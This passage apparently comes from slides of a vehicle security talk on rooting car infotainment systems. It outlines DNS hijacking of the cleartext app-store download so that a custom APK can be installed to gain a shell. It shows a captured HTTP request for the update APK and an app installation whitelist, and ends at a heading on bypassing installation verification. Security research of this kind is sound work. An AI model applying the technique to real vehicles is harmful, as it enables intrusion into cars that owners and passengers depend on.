
Why App Store

In China, there will be multiple different video or music subscription platforms similar to Netflix. They will own the copyrights of different videos and music.


Automobile manufacturers will not want to pay multiple times for the same resource, so the first choice is to download the corresponding application.

As an entertainment system, IVI usually also provides ways to download or install corresponding applications.

From zero to root intelligent vehicles




DNS hijacking attacks store clear text transmissions. To replace the store apk, you can install a custom apk file and obtain a shell.




```
4823 56.108556                    HTTP      1414 Continuation
4925 56.233427                    HTTP       358 GET /[redacted]/upgrade/file/20230407/[redacted]-v5.0.2.5.754-2023033115
4937 56.240200                    HTTP      1414 Continuation
4948 56.272214                    HTTP      1414 Continuation
4949 56.272294                    HTTP      1414 Continuation
4950 56.272295                    HTTP      1414 Continuation
4951 56.272630                    HTTP      1414 Continuation
4952 56.274060                    HTTP      1414 Continuation
    Request Method: GET
    Request URI: /[redacted]/upgrade/file/20230407/[redacted]-20230331150057.apk
    Request Version: HTTP/1.1
  RANGE: bytes=0-\r\n
  User-Agent: Dalvik/2.1.0 (Linux; U; Android 8.1.0; AOSP on Harman Platform Build/OPM1.171019.025)\r\n
  Host: file[redacted]\r\n
  Connection: Keep-Alive\r\n
  Accept-Encoding: gzip\r\n
  \r\n
  [Full request URI: http://file[redacted]/upgrade/file/20230407/[redacted]20230331150057.apk]
  [HTTP request 1/1]
```

From zero to root intelligent vehicles


Installation blocked by whitelist





```
{
    "success": true,
    "message": null,
    "data": [
        {
            "name": "SYSTEMWHITELIST",

            "value": "WHITELIST",
            "status": 1,
            "version": "1.0.0",
            "dataValue": [
                {
                    "name": "网易云音乐",
                    "packName": "com.netease.cloudmusic.iot",
                    "immerseUse": 0,
                    "secondCreenUse": 0,
                    "driveUse": 1,
                    "version": "#",
                    "hash": "#"
                },
                {
                    "name": "Bilibili车载版",
                    "packName": "com.bilibili.bilithings",
                    "immerseUse": 0,
                    "secondCreenUse": 0,
                    "driveUse": 0,
                    "version": "#",
                    "hash": "#"
                },
```

Bypass installation verification



